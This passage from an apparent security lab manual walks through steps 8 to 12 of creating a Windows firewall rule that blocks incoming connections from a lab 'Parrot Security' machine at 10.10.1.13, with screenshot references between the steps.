
8. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.



9. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of Parrot Security machine is **10.10.1.13**).




10. Click **Next** in the **Scope** section once the IP address has been added.




11. In the **Action** section, choose the **Block the connection** radio button and click **Next**.


12. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.



